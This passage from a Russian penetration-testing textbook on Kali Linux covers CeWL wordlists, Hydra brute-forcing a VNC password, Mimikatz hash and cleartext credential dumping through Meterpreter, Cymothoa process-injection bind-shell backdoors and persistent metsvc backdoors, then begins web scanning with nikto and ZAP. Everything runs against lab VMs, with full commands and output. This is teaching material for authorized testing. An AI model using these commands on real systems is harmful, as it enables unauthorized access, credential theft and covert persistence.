Недостаток этого метода в том, что совершаются многократные попытки подключиться к целевому серверу. Ваша активность может быть замечена и заблокирована. Учитывая, что здесь осуществляется вход в систему, этот инструмент, по сравнению с автономными инструментами атаки, будет работать дольше.

Несмотря на то что инструмент работает медленно, а атака может быть заблокирована, он, в отличие от автономных инструментов взлома паролей, может взломать пароли таких сетевых служб, как SSH, Telnet и FTP. При выполнении онлайн-атаки вам следует быть очень осторожными. Например, применяя грубую силу сервера *Active Directory (AD)*, вы можете заблокировать все учетные записи пользователей.

Сначала вам нужно проверить пароль и политику блокировки, а затем попробовать один пароль для всех учетных записей, чтобы не заблокировать учетные записи.

## CeWL

*Пользовательский список слов* (Custom Word List, CeWL) (<http://www.digininja.org/projects/cewl.php>) — это инструмент, который создаст уникальный список слов, анализируя URL (Uniform Resource Locator). Затем этот список можно использовать в таких инструментах взлома паролей, как John the Ripper.

Ниже приведены несколько полезных параметров CeWL.

- ❑ **depth N** или **-d N** — устанавливает глубину, на которую CeWL будет опускаться при сканировании сайта. По умолчанию задано значение 2.
- ❑ **min\_word\_length N** или **-m N** — минимальная длина слова, по умолчанию выбрано значение 3.
- ❑ **verbose** или **-v** — выбирается режим подробного вывода.
- ❑ **write** или **-w** — режим, при котором вся полученная информация будет записана в файл.

Если у вас в Kali возникла проблема с запуском CeWL и появилось такое сообщение об ошибке: **Error: zip/zip gem not installed** (Ошибка: zip/zip gem не установлен), используйте команду **gem install zip/zip** для установки необходимого приложения. Чтобы устранить эту проблему, просто следуйте рекомендациям по установке приложения zip gem:

```
gem install zip
Fetching: zip-2.0.2.gem (100%)
Successfully installed zip-2.0.2
1 gem installed
Installing ri documentation for zip-2.0.2...
Installing RDoc documentation for zip-2.0.2...
```

Попробуем создать пользовательский список слов с целевого сайта. Для этого воспользуемся встроенным в Metasploitable сайтом. Для создания списка слов предназначена следующая команда CeWL:

```
cewl -w metasploitable.txt http://172.16.43.156/mutillidae
```

Через некоторое время список слов будет создан. В Kali выходные данные хранятся в **root**-каталоге.

Ниже приводится часть содержимого файла **target.txt**:

```
the
Injection
var
and
Storage
```

```
Site
Data
User
Log
Info
blog
File
HTML5
Login
Viewer
Lookup
securityLevelDescription
Mutillidae
```

## Hydra

*Hydra* – это инструмент, который можно использовать для подбора или взлома имени пользователя и пароля. Инструмент поддерживает многочисленные сетевые протоколы, такие как HTTP, FTP, POP3 и SMB. Для работы ему нужны имя пользователя и пароль. Hydra пытается параллельно войти в сетевую службу и по умолчанию для входа использует 16 подключений к целевой машине.

Для запуска Hydra введите в командную строку терминала следующую команду:

```
# hydra
```

На экране появятся инструкции по работе с Hydra.

В нашем упражнении мы, применяя грубую силу, попробуем получить пароль для VNC-сервера, расположенного по адресу 172.16.43.156. При этом мы воспользуемся паролями из файла *password.1st*. Чтобы начать подбор пароля, введите в командную строку терминала такую команду:

```
# hydra -P password.1st 172.16.43.156 vnc
```

Результат ее выполнения показан на рис. 9.13.

На рис. 9.13 видно, что взломщик Hydra смог подобрать следующие пароли VNC: *password01* и *password*.


```
root@kali:~# hydra -P password.1st 172.16.43.156 vnc
Hydra v8.1 (c) 2014 by van Hauser/THC - Please do not use in military or secret
service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2016-04-30 18:38:06
[WARNING] you should set the number of parallel task to 4 for vnc services.
[DATA] max 1 task per 1 server, overall 64 tasks, 1 login try (l:1/p:1), ~0 tries
per task
[DATA] attacking service vnc on port 5900
[5900][vnc] host: 172.16.43.156    password: password01
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2016-04-30 18:38:06
```

**Рис. 9.13.** Результат подбора пароля

Чтобы проверить, правильны ли найденные пароли, запустите `vncviewer` на удаленном компьютере и используйте их для входа в целевую систему.

На рис. 9.14 показан результат запуска `vncviewer`.




**Рис. 9.14.** Проверка паролей, найденных с помощью инструмента Hydra

На рис. 9.14 мы видим, что можем войти на сервер VNC, используя полученные пароли, и у нас есть учетные данные VNC root. Фантастика!

Помимо командной строки Hydra, вы также можете использовать графический интерфейс, выполнив следующую команду:

```
# xhydra
```

На рис. 9.15 показан результат запуска Hydra GTK для атаки на службу SSH целевого объекта.



**Рис. 9.15.** Графический интерфейс Hydra

## Mimikatz

*Mimikatz* — это инструмент, применяемый после эксплуатации ранее найденной уязвимости. Его назначение — помочь испытателю на проникновение в поддержании доступа и компрометировать учетные данные после получения точки опоры.

Эта автономная программа вошла в состав платформы Metasploit. Mimikatz позволяет собирать учетные данные в скомпрометированной системе без необходимости выхода из структуры Metasploit. После того как доступ к системному уровню получен, можно запустить Mimikatz в оболочке Meterpreter. Для этого следует выполнить такую команду:

```
meterpreter > load mimikatz
```

Чтобы после загрузки Mimikatz получить список доступных команд, введите следующую команду:

```
meterpreter > help mimikatz
```

На рис. 9.16 вы видите список команд.

Mimikatz Commands	
Command	Description
kerberos	Attempt to retrieve kerberos creds
livessp	Attempt to retrieve livessp creds
mimikatz_command	Run a custom command
msv	Attempt to retrieve msv creds (hashes)
ssp	Attempt to retrieve ssp creds
tspkg	Attempt to retrieve tspkg creds
wdigest	Attempt to retrieve wdigest creds

**Рис. 9.16.** Список команд mimikatz

Существует два способа использования Mimikatz с Metasploit. Первый – с полным спектром функций Mimikatz. Соответствующая команда начинается с `mimikatz_command`. Например, если хотите сбросить хеши из скомпрометированной системы, введите следующую команду:

```
meterpreter > mimikatz_command -f sampdump::hashes
```

На выходе получите следующее (рис. 9.17).

Другой особенностью является возможность поиска учетных данных на скомпрометированной машине. Для этого предназначена такая команда:

```
meterpreter > mimikatz_command -f sekurlsa::searchPasswords
```

На выходе мы видим, что Mimikatz смог получить пароль администратора для системы (рис. 9.18).

Metasploit также содержит несколько команд, которые используют Mimikatz для выполнения действий после эксплуатации уязвимости. Подобно команде `hashdump`, следующая команда сбросит хеши скомпрометированной системы:

```
meterpreter > msv
```

```
meterpreter > mimikatz_command -f samdump::hashes
Ordinateur : XP-Mode
BootKey    : 9c3570a0bad10f42bfd8bb9ed8ed0850

Rid : 500
User : Administrator
LM   : eb476370cb546ec488258cc182813a1a
NTLM : a38a4a8596e5f959ffe9f94762773c76

Rid : 501
User : Guest
LM   :
NTLM :

Rid : 1002
User : SUPPORT_388945a0
LM   :
NTLM : 5bf642b60be2908b614b7c337aa136e7

Rid : 1003
User : XPMUser
LM   : ba09759a9bcf77f7aad3b435b51404ee
NTLM : 40a80862cafcd46dfa5b77ba3da8ca0e
```

Рис. 9.17. Результат сброса хешей

```
meterpreter > mimikatz_command -f sekurlsa::searchPasswords
[0] { Administrator ; XP-MODE ; xpmodepassword }
[1] { Administrator ; XP-MODE ; xpmodepassword }
```

Рис. 9.18. Mimikatz получил пароль администратора

На выходе мы увидим следующее (рис. 9.19).

```
meterpreter > msv
[+] Running as SYSTEM
[*] Retrieving msv credentials
msv credentials
=====
AuthID      Package      Domain      User          Password
-----      -----      -----
0;996       Negotiate   NT AUTHORITY NETWORK SERVICE lm{ aad3b435b51404eeaad3b43
5b51404ee }, ntlm{ 31d6cfe0d16ae931b73c59d7e0c089c0 }
0;1014485   NTLM        XP-MODE     Administrator   lm{ eb476370cb546ec488258cc
182813a1a }, ntlm{ a38a4a8596e5f959ffe9f94762773c76 }
0;997       Negotiate   NT AUTHORITY LOCAL SERVICE n.s. (Credentials K0)
0;46071     NTLM        WORKGROUP   XP-MODE$      n.s. (Credentials K0)
0;999       NTLM        WORKGROUP   XP-MODE$      n.s. (Credentials K0)
```

Рис. 9.19. Сброс хешей скомпрометированной системы

Другая команда Metasploit, которая использует Mimikatz, — Kerberos, которая на скомпрометированном компьютере получит учетные данные в виде открытого текста:

```
meterpreter > Kerberos
```

Результат ее выполнения приведен на рис. 9.20.

AuthID	Package	Domain	User	Password
0;997	Negotiate	NT AUTHORITY\LOCAL SERVICE		
0;996	Negotiate	NT AUTHORITY\NETWORK SERVICE		
0;46071	NTLM			
0;999	NTLM	WORKGROUP\XP-MODE\$		
0;1014485	NTLM	XP-MODE\Administrator	xpmodepassword	

**Рис. 9.20.** Результат, полученный после выполнения команды kerberos

## Поддержание доступа

После повышения привилегий на целевой машине нам нужно создать механизм для поддержания нашего доступа. Позже, когда используемая уязвимость будет исправлена или отключена, благодаря этому механизму вы все равно сможете получить доступ к системе. Прежде чем создать этот механизм в системе вашего клиента, вам следует проконсультироваться с ним. Кроме того, во время тестирования на проникновение важно убедиться, что все бэкдоры должным образом задокументированы и после испытания на проникновение их можно беспрепятственно удалить.

Теперь рассмотрим инструменты, позволяющие нам поддерживать доступ на целевых машинах. Инструменты классифицируются следующим образом:

- бэкдоры для входа в операционную систему;
- инструменты туннелирования;
- бэкдоры через Веб.

### Бэкдор для входа в операционную систему

Бэкдор (backdoor — «задняя дверь» или «черный ход») — это метод, который позволяет нам поддерживать доступ к целевой машине без использования обычных процессов аутентификации и оставаться незамеченными. В этом подразделе мы обсудим несколько инструментов, которые можно использовать в качестве бэкдора для доступа в операционную систему.

## Cymothoa

*Cymothoa* – инструмент, создающий в операционной системе черный ход. Сумохоа добавляет в существующий процесс свой код оболочки. Это делается для того, чтобы замаскировать вредоносный инструмент под регулярный процесс. Бэкдор должен иметь возможность сосуществовать с введенным процессом, чтобы не вызывать подозрений у администратора. Введение кода оболочки (*shellcode*) в процесс имеет еще одно преимущество: если в целевой системе есть средства безопасности, контролирующие только целостность исполняемых файлов, но не выполняющие проверку памяти, бэкдор обнаружен не будет.

Для запуска Сумохоа просто введите в командную строку следующую команду: `cymothoa`

На экране появится справочная страница Сумохоа. Обязательно необходимо ввести такие параметры, как *идентификатор процесса (PID)* – `-p` и *номер кода оболочки (shellcode number)* – `-s`.

Для определения PID на целевом компьютере можно использовать команду `ps`. А номер shellcode определяется с помощью параметра `-S` (список доступных shellcode) (рис. 9.21).

```
root@kali:~# cymothoa -S
KEY FOUND!
0 - bind /bin/sh to the provided port (requires -y)
1 - bind /bin/sh + fork() to the provided port (requires -y)
2 - bind /bin/sh to tcp port with password authentication (requires -y -o)
3 - /bin/sh connect back (requires -x, -y)
4 - tcp socket proxy (requires -x -y -r) - Russell Sanford (xort@tty64.org)
5 - script execution (see the payload), creates a tmp file you must remove
6 - forks an HTTP Server on port tcp/8800 - http://xenomuta.tuxfamily.org/
7 - serial port busybox binding - phar@stonedcoder.org mdavis@ioactive.com
8 - forkbomb (just for fun...) - Kris Katterjohn EAPOL HMAC : 0D 6D A0 FF
9 - open cd-rom loop (follows /dev/cdrom symlink) - izik@tty64.org
10 - audio (knock knock knock) via /dev/dsp - Cody Tubbs (pigspigs@yahoo.com)
11 - POC alarm() scheduled shellcode
12 - POC setitimer() scheduled shellcode
13 - alarm() backdoor (requires -j -y) bind port, fork on accept
14 - setitimer() tail follow (requires -k -x -y) send data via upd
```

**Рис. 9.21.** Получаем список доступных кодов оболочек

Как только целевая машина будет скомпрометирована, для создания бэкдора нужно скопировать на нее бинарный файл Сумохоа.

Когда двоичный файл Сумохоа станет доступен на целевой машине, вам нужно узнать процесс, который вы хотите ввести, и тип кода оболочки (*shellcode*).

Чтобы перечислить запущенные в системе Linux процессы, мы используем команду `ps` с параметрами `-aux`. На рис. 9.22 показан результат ее выполнения.

В выходных данных мы видим несколько столбцов, из которых нас интересуют следующие:

- USER (первый столбец);
- PID (второй столбец);
- COMMAND (одиннадцатый столбец).

В этом упражнении мы укажем PID 2765 (`udevd`) и будем использовать полезную нагрузку 1. Нам нужно установить номер порта для полезной нагрузки, используя параметр `-у` (номер порта 4444). Далее приведена команда Cymothoa для этого сценария:

```
./cymothoa -p 2765 -s 1 -у 4444
```

root	1453	0.0	0.0	0	0	?	1	- S<	20:56	sh	0:00	[scsi_eh_0]
root	1459	0.0	0.0	0	0	?	org>	S<	20:56	0:00	[scsi_eh_1]	
root	1472	0.0	0.0	0	0	?	2	- S<	20:56	0:00	[ksuspend_usbd]	
root	1476	0.0	0.0	0	0	?	3	- S<	20:56	0:00	[khubd]	
root	2360	0.0	0.0	0	0	?	4	- S<	20:56	0:00	[scsi_eh_2]	
root	2591	0.0	0.0	0	0	?	5	- S<	20:56	0:00	[kjournald]	
root	2765	0.0	0.1	2216	632	?	6	- S<s	20:56	0:00	/sbin/udevd --d	
root	3132	0.0	0.0	Shell 3	0	?	7	- S<	20:56	0:00	[kpsmoused]	
root	3816	0.0	0.0	0	0	?	8	- S<	20:56	0:00	[btaddconn]	
root	3818	0.0	0.0	0	0	?	9	- S<	20:56	0:00	[btdelconn]	
root	4094	0.0	0.0	0	0	?	10	- S<	20:56	0:00	[kjournald]	
daemon	4234	0.0	0.1	1836	576	?	11	- Ss	20:56	0:00	/sbin/portmap	

**Рис. 9.22.** Список запущенных процессов

Результат ее выполнения показан на рис. 9.23.

```
[+] attaching to process 2765
register info:
-----
eax value: 0xfffffe00   ebx value: 0x11
esp value: 0xb95584c   eip value: 0xb7f62410
-----
[+] new esp: 0xb955848
[+] injecting code into 0xb7f63000
[+] copy general purpose registers
[+] detaching from 2765
[+] infected!!!
```

**Рис. 9.23.** Результат выполнения команды по выбору порта для полезной нагрузки

Теперь попробуем войти в систему через черный ход (порт 4444) с другой машины. Для этого выполните следующую команду:

```
nc -nvv 172.31.99.244 4444
```

Здесь 172.31.99.244 – это IP-адрес целевого сервера. Мы получим следующий результат (рис. 9.24).

```
root@kali:~# nc -npv 172.31.99.244 4444
(UNKNOWN) [172.31.99.244] 4444 (?) open
id
uid=0(root), gid=0(root)
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 G
NU/Linux
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
```

**Рис. 9.24.** Входим в целевую машину через бэкдор

Мы успешно подключились к целевой машине через созданный бэкдор и смогли получить несколько команд.



Поскольку бэкдор подключен к запущенному процессу, при удалении этого процесса или перезагрузке компьютера доступ к машине будет потерян. Чтобы этого избежать, следует создать постоянный бэкдор.

## Бэкдор Meterpreter

Инструмент Meterpreter платформы Metasploit содержит бэкдор `metsvc`, который в любое время позволит вам создать оболочку Meterpreter.

Имейте в виду, что в бэкдоре `metsvc` нет логина и пароля для пользователя. Поэтому любой, кто получит доступ к порту бэкдора, сможет его использовать.

В нашем примере в качестве машины-жертвы мы возьмем операционную систему Windows XP, IP-адрес которой – 192.168.2.21. IP-адрес атакующей машины – 192.168.2.22.

Для включения бэкдора `netsvc` сначала необходимо создать в целевой системе оболочку Meterpreter. После этого с помощью команды `meterpreter migrate` перенесите процесс на другие процессы, например `explorer.exe` (2) (полезная нагрузка 2). В этом случае, если на целевом компьютере полезная нагрузка 1 будет закрыта, доступ к системе сохранится (рис. 9.25).

Для установки сервиса `metsvc` введите в командную строку следующую команду:

```
run metsvc
```

На рис. 9.26 приведен результат ее выполнения.

Теперь перейдем к целевой машине. Бэкдор доступен по адресу `C:\Documents and Settings\Administrator\Local Settings\Temp\PvtgZxEAL`.

PID	PPID	Name	Arch	Session	User	Path
0	0	[System Process]		4294967295		
4	0	System	x86	0	THE-F4C60DD36CA\	C:\WINDOWS\system32\ctfmon.exe
136	1308	ctfmon.exe	x86	0	THE-F4C60DD36CA\	C:\WINDOWS\System32\alg.exe
180	556	alg.exe	x86	0	NT AUTHORITY\SYSTEM	\SystemRoot\System32\smss.exe
328	4	smss.exe	x86	0	THE-F4C60DD36CA\	C:\WINDOWS\system32\wscnfy.exe
340	924	wscnfy.exe	x86	0	NT AUTHORITY\SYSTEM	???\C:\WINDOWS\system32\crrss.exe
488	328	crrss.exe	x86	0	NT AUTHORITY\SYSTEM	???\C:\WINDOWS\system32\winlogon.exe
504	328	winlogon.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\services.exe
556	584	services.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\lsass.exe
568	584	lsass.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\VBoxService.exe
748	556	VBoxService.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\svchost.exe
788	556	svchost.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\svchost.exe
868	556	svchost.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\svchost.exe
924	556	svchost.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\svchost.exe
972	556	svchost.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\svchost.exe
1036	556	svchost.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\svchost.exe
1308	1260	explorer.exe	x86	0	2	THE-F4C60DD36CA\user C:\WINDOWS\Explorer.EXE
1396	556	spoolsv.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\spoolsv.exe
1444	556	scardsvr.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\System32\SCardSvr.exe
1664	556	svchost.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\svchost.exe
1964	1308	VBoxTray.exe	x86	0	THE-F4C60DD36CA\	C:\WINDOWS\system32\VBoxTray.exe
2368	924	winautl.exe	x86	0	THE-F4C60DD36CA\	C:\WINDOWS\system32\winautl.exe
3408	1308	met-back.exe	x86	0	1	THE-F4C60DD36CA\user C:\Documents and Settings\user\Desktop\met-back.exe

Рис. 9.25. Создание полезной нагрузки 2

```
meterpreter > run metsvc
[*] Creating a meterpreter service on port 31337
[*] Creating a temporary installation directory C:\DOCUMENTS\ADMINISTRATOR\LOCALS\TEMP\PvtgZxEAL...
[*] => Uploading metsrv.x86.dll...
[*] => Uploading metsvc-server.exe...
[*] => Uploading metsvc.exe...
[*] Starting the service...
* Installing service metsvc
* Starting service
Service metsvc successfully installed.
```

Рис. 9.26. Установка сервиса metsvc

По этому пути вы увидите EXE- и DLL-файлы metsvc. Теперь перезапустим машину жертвы, чтобы увидеть, будет ли работать бэкдор.

На атакующей машине мы запускаем мультиобработчик с полезной нагрузкой metsvc, используя указанные параметры (рис. 9.27).

msf exploit(handler) > show options			
Module options (exploit/multi/handler):			
Name	Current Setting	Required	Description
<hr/>			
Payload options (windows/metsvc_bind_tcp):			
Name	Current Setting	Required	Description
EXITFUNC	process	yes	Exit technique (accepted: seh, thread, process, none)
LPORT	31337	yes	The listen port
RHOST	192.168.2.22	no	The target address
<hr/>			
Exploit target:			
Td	Name		
--	-----		
0	Wildcard Target		

Рис. 9.27. Параметры для полезной нагрузки metsvc

После того как все параметры будут определены, для запуска атаки введите команду `execute` (рис. 9.28).

```
msf exploit(handler) > exploit
[*] Started bind handler
[*] Starting the payload handler...
[*] Meterpreter session 3 opened (192.168.2.22:47828 -> 192.168.2.21:31337) at 2013-12-27 23:20:50 +0700
meterpreter > ■
```

**Рис. 9.28.** Запуск metsvc

На рис. 9.28 видно, что атака была выполнена успешно. Теперь у вас снова есть сеанс Meterpreter, который вы можете использовать в своих целях.

Чтобы удалить сервис `metsvc` с компьютера-жертвы, выполните из оболочки Meterpreter следующую команду:

```
run metsvc -r
```

После этого удалите файлы `metsvc` с целевого компьютера.

## Резюме

В этой главе мы попробовали повысить текущий уровень доступа и с помощью разных инструментов скомпрометировать другие учетные записи в системе. В следующей главе мы будем атаковать веб-приложения и сайты, чтобы использовать плохо сконфигурированные контрольные точки безопасности. В этом случае мы получим доступ к сети и внутренним системам и сможем извлечь нужные данные.

# 10 Тестирование веб-приложений

В главе 6 мы поговорили о том, как с помощью Nessus и OpenVAS — двух очень мощных инструментов — можно выполнить сканирование уязвимостей. В этой главе мы рассмотрим инструменты, специально предназначенные для сканирования веб-приложений и атаки на них.

В большинстве разрабатываемых современных приложений интегрируются разнообразные веб-технологии. Это повышает их сложность и увеличивает риск раскрытия конфиденциальных данных. Веб-приложения всегда были заветной целью злоумышленников. С помощью этих приложений они могут воровать данные, шантажировать корпоративные предприятия и манипулировать людьми. Распространение таких веб-приложений породило огромные проблемы для испытателей на проникновение. Их основная задача — обеспечение безопасности внешнего интерфейса и общей сетевой безопасности, так как внутренняя часть приложения может содержать базы данных и дополнительные микросервисы. Ввиду того что веб-приложение действует как система обработки данных, а база данных отвечает за хранение конфиденциальных сведений (например, информации о кредитных картах, клиентах и аутентификации), такая защита просто необходима.

Инструменты, которые мы рассмотрим в этой главе, включают в себя сканеры веб-приложений и уязвимостей, прокси-серверы, типы атак на базы данных, инструменты веб-атак и некоторые инструменты атаки клиента/браузера.

## Технические требования

Для этой главы вам понадобится следующее:

- Kali Linux;
- OWASP Broken Web Applications (BWA).

OWASP BWA — предварительно настроенная виртуальная машина из OWASP с коллекцией уязвимых веб-приложений. Мы на виртуальной машине будем работать с одним из таких приложений — Damn Vulnerable Web App, DVWA.

## Веб-анализ

В этом разделе мы рассмотрим инструменты, предназначенные для выявления возможных уязвимостей в веб-приложениях. Некоторые из этих инструментов, в частности Burp Suite и OWASP ZAP, выходят за рамки оценки уязвимостей для веб- и облачных приложений и предоставляют возможность атаковать эти уязвимости, о чём мы тоже поговорим.

Основываясь на информации, которую мы получаем из результатов работы различных инструментов, мы можем определить направление нашей атаки для получения доступа к системе. Это касается и атак на пароли, и извлечения данных из баз данных или из самой системы.

### nikto

*nikto* — базовый сканер безопасности веб-сервера. Он сканирует и обнаруживает уязвимости в веб-приложениях, обычно вызванные неправильной конфигурацией на самом сервере, файлами, установленными по умолчанию, и небезопасными файлами, а также устаревшими серверными приложениями. Поскольку *nikto* построен исключительно на LibWhisker2, он сразу после установки поддерживает кросс-платформенное развертывание, SSL (криптографический протокол, который подразумевает более безопасную связь), методы аутентификации хоста (NTLM/Basic), прокси и несколько методов уклонения от идентификаторов. Он также поддерживает перечисление поддоменов, проверку безопасности приложений (XSS, SQL-инъекции и т. д.) и способен с помощью атаки паролей на основе словаря угадывать учетные данные авторизации.

Для запуска сканера *nikto* откройте меню Applications ▶ 03 — Web Application Analysis ▶ Web Vulnerability Scanner ▶ *nikto* (Приложения ▶ Анализ веб-приложений ▶ Сканер веб-уязвимостей ▶ *nikto*) или введите в командную строку терминала команду:

```
# nikto
```



*nikto* также можно легко найти, выбрав команду основного меню Applications ▶ Vulnerability Analysis ▶ *nikto* (Приложения ▶ Анализ уязвимостей ▶ *nikto*).

По умолчанию, как ранее было показано в других приложениях, при обычном запуске команды отображаются различные доступные параметры. Для сканирования цели введите *nikto -h <цель> -p <порт>*, где *<цель>* — домен или IP-адрес целевого сайта, а *<порт>* — порт, на котором запущен сервис.

Целью этого сканирования приложением *nikto* будет локальная виртуальная машина OWASP BWA (доступна по адресу <https://sourceforge.net/projects/owaspbwa/files/>). OWASP BWA — это набор преднамеренно уязвимых веб-приложений, собранных на одной виртуальной машине на базе VMware (рис. 10.1).

```
root@kali:~# nikto -h 192.168.0.19 -p 80
- Nikto v2.1.6
-----
+ Target IP:      192.168.0.19
+ Target Hostname: 192.168.0.19
+ Target Port:    80
+ Start Time:    2018-09-03 00:00:25 (GMT-4)
-----
+ Server: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with Suhosin-Patch proxy_html/3.0.1
mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL/0.9.8k Phusion_Passenger/4.0.38 mod_perl/2.0.4 Perl/v
5.10.1
+ Server leaks inodes via ETags, header found with file /, inode: 286483, size: 28067, mtime: Thu Jul 30 2
2:55:52 2015
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against so
me forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of t
he site in a different fashion to the MIME type
+ OSVDB-3268: /cgi-bin/: Directory indexing found.
+ /crossdomain.xml contains a full wildcard entry. See http://jeremiahgrossman.blogspot.com/2008/05/crossd
omainxml-invites-cross-site.html
+ mod_mono/2.4.3 appears to be outdated (current is at least 2.8)
+ Perl/v5.10.1 appears to be outdated (current is at least v5.14.2)
+ proxy_html/3.0.1 appears to be outdated (current is at least 3.1.2)
+ Phusion_Passenger/4.0.38 appears to be outdated (current is at least 4.0.53)
```

**Рис. 10.1.** Запуск приложения nikto, нацеленного на локальную виртуальную машину OWASP BWA

Как видим на рис. 10.1, в первых строках nikto сообщает нам IP-адрес и имя целевой машины. После основной информации о целевой машине nikto выводит сведения о запущенном в системе Ubuntu веб-сервере и его версии Apache 2.2.14 с некоторыми загруженными модулями. Например, mod\_perl/2.0.4 и OpenSSL/0.9.8k. На рис. 10.2 показан путь к папке CGI (/cgi-bin/) и видно, что некоторые из загруженных модулей устарели.

```
+ OSVDB-3092: /phpmyadmin/changelog.php: phpMyAdmin is for managing MySQL database
  and should be protected or limited to authorized hosts.
+ OSVDB-3268: /test/: Directory indexing found.
+ OSVDB-3092: /test/: This might be interesting...
+ OSVDB-3092: /cgi-bin/: This might be interesting... possibly a system shell fo
und.
```

**Рис. 10.2.** Фрагмент с указанием на устаревшие загруженные модули

Далее в результатах nikto отображает коды OSVDB. OSVDB — это аббревиатура базы данных уязвимостей с открытым исходным кодом. Эта инициатива была официально начата специалистами в области безопасности в 2004 году и представляла собой базу данных, в которой хранилась техническая информация об уязвимостях в области безопасности (подавляющее большинство из них были связаны с веб-приложениями). К сожалению, из-за отсутствия поддержки и взносов сервис перестал работать в апреле 2016 года. Однако команда CVE (<http://cve.mitre.org>) скомпилировала справочную карту, которая ссылается на записи OSVDB в CVE (<http://cve.mitre.org/data/refs/refmap/source-OSVDB.html>). Этую карту можно использовать для получения более подробной информации о кодах OSVDB, предоставленных nikto (рис. 10.3).

<b>CVE Reference Map for Source OSVDB</b>	
Source	OSVDB
Description	Open Source Vulnerability Database (OSVDB) entry
URL	<a href="http://osvdb.org/">http://osvdb.org/</a>
Notes	
This reference map lists the various references for OSVDB and provides the associated CVE entries or candidates. It uses data from CVE version 20061101 and candidates that were active as of 2019-06-11.	
Note that the list of references may not be complete.	
OSVDB:100007	<a href="#">CVE-2013-6796</a>
OSVDB:10001	<a href="#">CVE-2004-2516</a>
OSVDB:100030	<a href="#">CVE-2013-6936</a>
OSVDB:1001	<a href="#">CVE-1999-0412</a>
OSVDB:100106	<a href="#">CVE-2013-6374</a>
OSVDB:100113	<a href="#">CVE-2013-4164</a>
OSVDB:100191	<a href="#">CVE-2013-6795</a>
OSVDB:10023	<a href="#">CVE-2004-1689</a>
OSVDB:100342	<a href="#">CVE-2013-4212</a>
OSVDB:100363	<a href="#">CVE-2013-4558</a>
OSVDB:100364	<a href="#">CVE-2013-4505</a>
OSVDB:10037	<a href="#">CVE-2004-2475</a>

**Рис. 10.3.** Получение более подробной информации

Сканер nikto позволяет идентифицировать уязвимости веб-приложений, такие как раскрытие информации, инъекция (XSS/Script/HTML), удаленный поиск файлов (на уровне сервера), выполнение команд и идентификация программного обеспечения. В дополнение к показанному ранее основному сканированию nikto позволяет испытателю на проникновение настроить сканирование конкретной цели. Рассмотрим параметры, которые следует использовать при сканировании.

- ❑ Указав переключатель командной строки **-T** с отдельными номерами тестов, можно настроить тестирование конкретных типов.
- ❑ Используя при тестировании параметр **-t**, вы можете установить значение тайм-аута для каждого ответа.
- ❑ Параметр **-D V** управляет выводом на экран.
- ❑ Параметры **-o** и **-F** отвечают за выбор формата отчета сканирования.

Существуют и другие параметры, такие как **-mutate** (угадывать поддомены, файлы, каталоги и имена пользователей), **-evasion** (обходить фильтр идентификаторов) и **-Single** (для одиночного тестового режима), которые можно использовать для углубленной оценки цели.

## OWASP ZAP

*OWASP Zed Attack Proxy (ZAP)* — сканер уязвимостей веб-приложений, созданный проектом OWASP и имеющий большую функциональность. Это сканер с открытым исходным кодом, основанный на языке программирования Java.

ZAP включает в себя поисковые роботы (краулеры), выполняет идентификацию уязвимостей и анализ размытия и может служить в качестве веб-прокси.

